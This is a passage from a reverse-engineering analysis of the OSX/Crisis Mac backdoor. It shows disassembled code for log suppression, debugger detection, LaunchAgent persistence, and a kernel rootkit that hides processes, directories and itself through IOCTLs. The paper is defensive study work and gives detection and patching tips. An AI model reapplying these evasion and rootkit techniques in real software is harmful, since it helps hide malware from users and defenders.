__text:00003D9B                 call    _objc_msgSend
__text:00003DA0
__text:00003DA0 loc_3DA0:                               ; DATA XREF: RCSMUtils_executeTask_withArguments_waitUntilEnd_↓o
__text:00003DA0                 mov     ecx, ds:(msg_executeTask_withArguments_waitUntilEnd_ - 3B6Ah)[esi]
__text:00003DA6                 mov     [esp+8], eax
__text:00003DAA                 mov     [esp+4], ecx
__text:00003DAE                 mov     [esp], ebx
__text:00003DB1                 mov     dword ptr [esp+10h], 0
__text:00003DB9                 mov     dword ptr [esp+0Ch], 0
__text:00003DC1                 call    _objc_msgSend   ; execute self
__text:00003DC6                 mov     ebx, ds:(cls_NSString - 3B6Ah)[esi] ; Class: cls_NSString
__text:00003DCC                 mov     eax, ds:(cls_NSBundle - 3B6Ah)[esi] ; Class: cls_NSBundle
__text:00003DD2                 mov     ecx, ds:(msg_mainBundle - 3B6Ah)[esi]
__text:00003DD8                 mov     [esp+4], ecx
__text:00003DDC                 mov     [esp], eax
__text:00003DDF                 call    _objc_msgSend
__text:00003DE4                 mov     ecx, ds:(msg_bundlePath - 3B6Ah)[esi]
__text:00003DEA                 mov     [esp+4], ecx
__text:00003DEE                 mov     [esp], eax
__text:00003DF1                 call    _objc_msgSend
```

Figure 25: Objective-C Cleanup Script Renames Variables, Adds Comments And Data Cross References

Note that the script is by no means comprehensive and can miss several such references. However, attempting to make the script cover all cases of method calls would be a rather long effort that would distract from our current task at hand.

Technique*: Code written in Objective-C requires specialized knowledge to reverse and can be harder to disassemble.*


Tip*: An IDA script maybe written to clean up Objective-C code to make it more readable.*

The analysis of dropped malware components can now continue.

5. Crisis Core Backdoor: Installation And Persistence

The core backdoor module is the first component to be executed by the dropper. It is responsible, among other things, for making the malware resident/persistent, and installing itself and all other components required for the malware to do its job.


The core backdoor module starts by overriding asl_send function using mach_override package:



```
lea     eax, (asl_send_replacement - 3B6Ah)[esi]
mov     [esp+8], eax
lea     eax, (aLibsystem_c - 3B6Ah)[esi] ; "libsystem_c"
mov     [esp+4], eax
lea     eax, (a_asl_send - 3B6Ah)[esi] ; "_asl_send"
mov     [esp], eax
call    _mach_override
```

Figure 26: Use of Mach Override To Replace Implementation of _asl_send With asl_send_replacement Function

As shown in Figure 27 below, asl_send_replacement function simply returns 1



```
asl_send_replacement proc near
push    ebp
mov     ebp, esp
mov     eax, 1
pop     ebp
retn
asl_send_replacement endp
```


Figure 27: The Replacement Function For asl_send

The use of mach_override package is discussed in section 8 on hooking techniques. The malware replaces the asl_send function so that errors or events due to the backdoor do not show up on the system log.

This is followed by a check to see if the binary was started with a "-p" command line argument. The meaning of this argument and the functionality it invokes is discussed in a Section 7. For now, it suffices to know that this functionality can only work after the backdoor module has installed some essential components.

Harshit Nayyar, hanayyar@cisco.com


The code then calls a function called “xfrth”



```
__text:00003F09 loc_3F09:                              ; DATA XREF: RCSMCore_xfrth|o
__text:00003F09                 mov     edx, ds:(msg_xfrth - 3B6Ah)[esi]
__text:00003F0F                 mov     [esp+0Ch], ebx
__text:00003F13                 mov     [esp+8], edx
__text:00003F17                 mov     [esp+4], ecx
__text:00003F1B                 mov     [esp], eax
__text:00003F1E                 mov     dword ptr [esp+10h], 0
__text:00003F26                 call    _objc_msgSend    ; call debugger detection
```

Figure 28: xfrth (debugger detection) Method Being Called.

While the name of the method is not descriptive, this function is responsible for debugger detection.



```
loc_F0C4:                ; <- p_flag
mov     [ebp+p_flag], 0
mov     [ebp+var_1C], 1
mov     [ebp+var_18], 0Eh
mov     [ebp+var_14], 1
call    _getpid
mov     [ebp+var_10], eax
mov     [ebp+var_20C], 1ECh
mov     [esp+0Ch], esi  ; size_t *
mov     [esp+8], edi    ; void *
mov     [esp], ebx      ; int * (mib  [1,0E,1,<PID>])
mov     dword ptr [esp+14h], 0 ; size_t
mov     dword ptr [esp+10h], 0 ; void *
mov     dword ptr [esp+4], 4 ; u_int
call    _sysctl
test    byte ptr [ebp+p_flag+1], 8 ; <- P_TRACED = 8
jz      short loc_F0B8
```

Figure 29: Debugger Detection Function

The technique used requires making a sysctl call to obtain process properties and checking if P_TRACED flag is set.

The sysctl function is a general-purpose function whose output depends upon the type of request made. The function prototype is given below:


```
sysctl(const int *name, u_int namelen, void *oldp,size_t *oldlenp,
const void *newp, size_t newlen);
```

As highlighted below, the name array consists of the following:

```
name = [0x01, 0x0E, 0x01, PID]
namelen = 4
```


This translates to the following values as per the definitions in */usr/include/sys/sysctl.h*:

```
CTL_KERN, KERN_PROC, KERN_PROC_PID, <PID>
```



```
#define CTL_KERN     1        /* "high kernel": proc, limits */
#define KERN_PROC         14  /* struct: process entries */
#define KERN_PROC_PID        1    /* by process id */
```

The returned struct is defined as:



```
/* Exported fields for kern sysctls */
struct extern_proc {
    union {
        struct {
            struct  proc *__p_forw; /* Doubly-linked run/sleep queue. */
            struct  proc *__p_back;
        } p_st1;
        struct timeval __p_starttime;   /* process start time */
    } p_un;
#define p_forw p_un.p_st1.__p_forw
#define p_back p_un.p_st1.__p_back
#define p_starttime p_un.__p_starttime
    struct  vmspace *p_vmspace; /* Address space. */
    struct  sigacts *p_sigacts; /* Signal actions, state (PROC ONLY). */
    int p_flag;          /* P_* flags. */
    char    p_stat;          /* S* process status. */
```

Listing 2: Snippet Of extern_proc Structure Showing p_flag


The code then checks p_flags for P_TRACED.

This technique is very similar to checking "BeingDebugged" flag in the PEB of a Windows process (Falliere, 2007). It is easy to bypass by patching the binary. A diff for the sample under analysis is provided in Appendix B, Section 13.3.1. It can be applied to the dropper binary using any one of the several IDA Dif patching tools available online. We used a simple python script (Ramilli, 2011).

***Technique**: Malware can detect the presence of a debugger by checking the P_TRACED flag in the extern_proc struct returned by the appropriate sysctl call.*
***Tip**: The malware binary can be patched to NOP out the call to the debugger detection function.*

Harshit Nayyar, hanayyar@cisco.com

Next, the code checks if any other instances of the core backdoor are running. It registers a named port called "com.apple.mdworker.executed":



```
0000C625 loc_C625:                ; message: "retain"
0000C625 mov     ecx, ds:(msg_aRetain - 0C5DDh)[esi]
0000C62B mov     [esp+4], ecx
0000C62F mov     [esp], eax
0000C632 call    _objc_msgSend
0000C637 mov     edi, eax
0000C639 mov     eax, ds:(cls_aNsportnameserv - 0C5DDh)[esi] ; class: "NSPortNameServer"
0000C63F mov     ecx, ds:(msg_aSystemdefaultp - 0C5DDh)[esi] ; message: "systemDefaultPortNameServer"
0000C645 mov     [esp+4], ecx
0000C649 mov     [esp], eax
0000C64C call    _objc_msgSend
0000C651 mov     ecx, ds:(msg_aRegisterportNa - 0C5DDh)[esi] ; message: "registerPort:name:"
0000C657 lea     edx, (cfs_aCom_apple_md_1.isa - 0C5DDh)[esi] ; "com.apple.mdworker.executed"
0000C65D mov     [esp+0Ch], edx
0000C661 mov     [esp+8], edi
0000C665 mov     [esp+4], ecx
0000C669 mov     [esp], eax
0000C66C call    _objc_msgSend
0000C671 test    al, al
0000C673 jz      short loc_C67C
```

```
0000C675
0000C675 loc_C675:
0000C675 add     esp, 10h
0000C678 pop     esi
0000C679 pop     edi
0000C67A pop     ebp
0000C67B retn
```

```
0000C67C
0000C67C loc_C67C:               ; int
0000C67C mov     dword ptr [esp], 0FFFFFFFFh
0000C683 call    _exit
0000C683 __RCSMCore_hidden__cat___checkForOthers_ endp
0000C683
```

Figure 30: Named Port Being Used To Ensure Single Instance.

If the port registration fails, it indicates that another instance is already running. Windows Malware tends to create a named Mutex and check for its presence to ensure that only a single malware process runs at a time. Such checks can often be used to detect if a system is infected. The script provided in section 13.2.1 of Appendix 1-B tries to register the same named port as Crisis, failing which, the system can be considered infected with OSX/Crisis.

***Technique**: Mac malware can ensure that only a single malware process runs at a time by registering a named port.*

***Tip**: Some Mac malware can be detected by checking for a named port they register.*

Harshit Nayyar, hanayyar@cisco.com

To ensure that the backdoor process runs after restart, Crisis creates a launchd launch agent. Launchd is a system-wide per-user daemon/agent manager. A launch agent is a process tied to a single user and runs when the user is logged in.

This is achieved by placing a property list (plist) file pointing to the process to be launched in the *$HOME/Library/LaunchAgents* folder of the user.

The property list file for the Crisis launch agent is given in Appendix C Section 13.5.1. A snippet is given in Listing 3 below.

```
...
       <key>Label</key>
       <string>com.apple.mdworker</string>
       <key>LimitLoadToSessionType</key>
       <string>Aqua</string>
...
       <key>ProgramArguments</key>
       <array>
              <string>/Users/$USER/Library/Preferences/jlc3V7we.app/IZsROY7X.-
MP</string>
       </array>
….
```

Listing 3: Crisis Launch Agent Plist File

As shown above, a launch agent is being created that points to the dropped backdoor binary (*IZsROY7x.-MP*) and only executes when the target user logs in via the GUI interface (Aqua).

Also, the dropped directory *jlc3V7we.app* is made into a "real" bundle by dropping a bundle property list file. The contents of this file are given in the Appendix C. A Mac OS X bundle is a logical concept - It is a directory containing an application and its resources and is displayed to the user as a single entity. It ensures ease of use, and deters users from inadvertently modifying important files of an application. It is also an easy, system compliant way for a malware to keep its components together like an installed application.

6. Kext: Kernel Rootkit

After installing itself as a launch daemon and an installed bundle, the backdoor attempts to drop a kext file. Kext files are kernel extensions similar to Windows device drivers or Linux kernel modules.


Crisis needs specific conditions to be met before it drops the kernel extension. The code can be patched to avoid specific checks and ensure that the kernel extension is installed. The following changes need to be made:


1. There is a check to ensure that the uid of the user is not 0 but effective uid (euid) is 0. The dropper can be run as root and the code modified to bypass that check.
2. If running on OSX Lion, as is the case here, a check has to be by passed. This check avoids kext installation on Lion because some rootkit functionality causes Kernel panic on Lion.

The patch to implement these changes is provided in Appendix B, Section 13.3.2.

Crisis starts by creating a kext bundle and installing a property list file given in Appendix C, Section 13.5.3. The backdoor calls the kextload system command to load the kext. The kext is loaded under the name "com.apple.mdworker".

The author used hardware debugging provided by VMware (snare, 2012) for dynamic analysis. The kext starts by adding a character device, which can handle open, close and IOCTL messages. The name of the character device is "*/dev/pfCPU*".


```
shl     eax, 18h
mov     [esp], eax        ; dev
mov     dword ptr [esp+14h], offset fmt ; "pfCPU"
mov     dword ptr [esp+10h], 1B6h ; perms
mov     dword ptr [esp+0Ch], 0 ; gid
mov     dword ptr [esp+8], 0 ; uid
mov     dword ptr [esp+4], 0 ; chrblk
call    near ptr _devfs_make_node
mov     ds:_devfs_handle, eax
```



```
__data:00001650 _chardev        dd offset _cdev_open
__data:00001650
__data:00001654                 dd offset _cdev_close
__data:00001658                 dd offset _enodev
__data:0000165C                 dd offset _enodev
__data:00001660                 dd offset _cdev_ioctl
__data:00001664                 dd offset _enodev
__data:00001668                 dd offset _enodev
__data:0000166C                 align 10h
__data:00001670                 dd offset _enodev
__data:00001674                 dd offset _enodev
__data:00001678                 dd offset _enodev_strat
__data:0000167C                 dd offset _enodev
__data:00001680                 dd offset _enodev
```

Figure 31: New Character Device /dev/pfCPU Being Created


The backdoor can now open the device and send IOCTLs to the driver. As shown in Figure 31, the kext defines functions to be called when the character device is opened, closed etc. - most interesting function amongst these is the "_cdev_ioctl", which handles IOCTLs.

The debugger command "showallkexts" can be issued to find where the rootkit kext is loaded as shown below:

```
(gdb) showallkexts
kmod_info   address     size        id    refs     version  name
0x010556c0  0x01053000  0x00005000  102      0         2.0  com.apple.mdworker
0x00ed3960  0x00ecf000  0x00007000   98      0   0089.36.83  com.VMware.kext.vmmemctl
0x64674900  0x6466b000  0x0000c000   97      0   0089.36.83  com.VMware.kext.vmhgfs
0x01558620  0x01550000  0x0000b000   95      0         3.0  com.apple.filesystems.autofs
0x0154ea20  0x0154b000  0x00005000   94      1         1.0  com.apple.kext.triggers
```

The rootkit kext is loaded at 0x01053000, and the function of interest is the IOCTL handler starting at 0xB44 within the text segment as highlighted in Figure 32.

Harshit Nayyar, hanayyar@cisco.com



```
__text:00000B44 ; int __cdecl cdev_ioctl(int, int, char *, int, int)
__text:00000B44 _cdev_ioctl     proc near               ; DATA XREF: __data:00001660↓o
__text:00000B44
__text:00000B44 dir_to_hide     = byte ptr -3Eh
__text:00000B44 var_20          = byte ptr -20h
__text:00000B44 var_C           = dword ptr -0Ch
__text:00000B44 arg_4           = dword ptr  0Ch
__text:00000B44 arg_8           = dword ptr  10h
__text:00000B44 arg_10          = dword ptr  18h
__text:00000B44
__text:00000B44                 push    ebp
__text:00000B45                 mov     ebp, esp
__text:00000B47                 push    edi
__text:00000B48                 push    esi
__text:00000B49                 sub     esp, 50h
__text:00000B4C                 mov     eax, ds:___stack_chk_guard
__text:00000B51                 mov     [ebp+var_C], eax
__text:00000B54                 mov     eax, [ebp+arg_4]
__text:00000B57                 cmp     eax, 407E6B22h
__text:00000B5C                 mov     esi, [ebp+arg_8]
__text:00000B5F                 jg      loc_CCF         ; <- get number of registered backdoors
__text:00000B65                 cmp     eax, 207BEE79h
__text:00000B6A                 jg      loc_D33         ; <- _hide_kext_osarray
__text:00000B70                 cmp     eax, 807E7FC1h
__text:00000B75                 jg      short loc_BB5
```

Figure 32: IOCTL Handler Function

Hence, a breakpoint at the offset 0x01053000 + 0x1000 (start of text segment) + 0xB44 (start of function), is appropriate. To confirm that the breakpoint was added in the right pace, the disassembly at the address of the breakpoint can be compared to the "cdev_ioctl" function code:

```
(gdb) x/16i (0x01053000 + 0x1000 + 0xB44)
0x1054b44:  push   ebp
0x1054b45:  mov    ebp,esp
0x1054b47:  push   edi
0x1054b48:  push   esi
0x1054b49:  sub    esp,0x50
0x1054b4c:  mov    eax,ds:0xb19d00
0x1054b51:  mov    DWORD PTR [ebp-0xc],eax
0x1054b54:  mov    eax,DWORD PTR [ebp+0xc]
0x1054b57:  cmp    eax,0x407e6b22
0x1054b5c:  mov    esi,DWORD PTR [ebp+0x10]
0x1054b5f:  jg     0x1054ccf
0x1054b65:  cmp    eax,0x207bee79
0x1054b6a:  jg     0x1054d33
0x1054b70:  cmp    eax,0x807e7fc1
0x1054b75:  jg     0x1054bb5
0x1054b77:  cmp    eax,0x807aeebf
```

Listing 4: Start Of IOCTL Handler

Having established a way to do dynamic analysis, the functionality of the kext can be studied

Harshit Nayyar, hanayyar@cisco.com

The list of IOCTLs supported by the kext and their details are summarized in Table 3.


IOCTL Value	Arguments	Purposes
807F6B0A	OS Version Major, OS Version Minor	Find sysent (system call entry table)
807AEEBF	Symbol Name Hash, Address in memory	Symbol resolved
80FF6FDC	Backdoor Name (user-name)	Hide Process (pid is extracted from IOCTL parameters)
807FFB23	Backdoor Name (user-name)	Unhide Process And Remove hooks
80FF6B26	Backdoor Name (user-name)	Register a backdoor in list
207BEE7A	None	Hide Kext In OSArray
807E7FC2	Directory Name	Hide Directory
407E6B23	None	Get Number Of Registered/Connected Backdoors

Table 3: List Of IOCTL Values And Their Purposes.

The backdoor, connects to the kext sending it the IOCTL 80FF6B26, along with the user-name to register itself with the kext. Only registered backdoors can interact with the kext and send any other IOCTLs.

One of the most interesting features of OSX/Crisis is the technique it uses to obtain the address of certain symbols in the kernel memory. This is called symbol resolution and is done in user-land by the core backdoor and passed to the kernel root kit in an IOCTL. The IOCTL number 807AEEBF carries this information. The backdoor uses obfuscation just like the dropper to avoid using actual symbol names. It uses hashes, which are compared to the hashes of the full list of symbols in the kernel. The symbol address of a matched hash is then passed down in the IOCTL to the kext.

The function 'solveKernelSymbolsForKext' finds the address corresponding to the hash of a symbol name. For a list of hashed symbol names, the function hashes each symbol in */mach_kernel* and compares the requisite hash to this list. When a hash matches, it sends the IOCTL 807AEEBF down to the kext giving the hash and the address of the resolved symbol in memory. An IDAPython script to de-obfuscate this code by converting the hash to its corresponding symbol name is given in the Appendix A1, Section 13.1.4. The script adds a comment to the code to show what symbol is resolved as shown below:




```
mov     [esp], edi
mov     dword ptr [esp+4], 0DD2C36D6h ; _kmod
call    _findSymbolInFatBinary
mov     [ebp+var_98], 0DD2C36D6h
mov     [ebp+var_94], eax
mov     eax, ds:(dword_575F4 - 0E067h)[esi]
lea     ebx, [ebp+var_98]
mov     [esp+8], ebx
mov     [esp], eax      ; int
mov     dword ptr [esp+4], 807AEEBFh ; unsigned __int32
call    _ioctl
```

Figure 33: Use Of Hashes Instead Of Symbol Names

Figure 33 shows the backdoor finding the address of _kmod (hash DD2C36D6) in */mach_kernel* and then sending it down to the kext with IOCTL 807AEEBF. The comment "_kmod", added by the de-obfuscation script makes this clear.

The following screenshot shows the kext, processing the IOCTL, and storing the address of _kmod in the _i_kmod global variable:



```
__text:00000B77                cmp     eax, 807AEEBFh   ; <- symbol resolved ioctl
__text:00000B7C                jnz     loc_CDA

__text:00000EA0                cmp     eax, 0DD2C36D6h
__text:00000EA5                jnz     loc_CF9
__text:00000EAB                mov     esi, [esi+4]
__text:00000EAE                mov     ds:_i_kmod, esi
```

Figure 34: Handling of IOCTL 807AEEBF Stores The Address Of _kmod Into _i_kmod Within The Driver

The following symbols are resolved and passed to the kext:

_IORecursiveLockLock
__ZN6OSKext21lookupKextWithLoadTagEj

Harshit Nayyar, hanayyar@cisco.com

_allproc
_kmod
_nprocs
_nsysent
_proc_list_lock
_proc_list_unlock
_proc_lock
_proc_unlock
_tasks
_tasks_count
_tasks_threads_lock

Technique*: To bypass the problem of finding symbol addresses when running in kernel space, symbols can be resolved in user-land and sent down to the a rootkit kext in IOCTLs.*


Note that not all of these symbols are actually used in the kext. This shows that either some functionality was to be implemented and was not, or some has been removed. One case is that of the _kmod symbol which points to the start of the kmod_info_t linked list of loaded kernel extensions. The function where this is used is called "_hide_kext_leopard" but it is not called by any code.

The actual code used to hide the kext is in a function called _hide_kext_osarray, which is called when the IOCTL 207BEE7A is received. This function uses a trick to locate the sLoadedKexts OSArray in memory. Crisis kext has to resort to this trick because the symbol is no longer exported and cannot be discovered directly in user mode and passed down to the kext in an IOCTL like other symbols. Hence it has to be found in kernel memory by the kext itself.

To determine the address of sLoadedKexts, Crisis parses the code of the function OSKext::lookupKextWithLoadTag, exported as the symbol __ZN6OSKext21lookupKextWithLoadTagEj. This function references the sLoadedKexts OSArray in code, and hence it contains the address of that array in code.

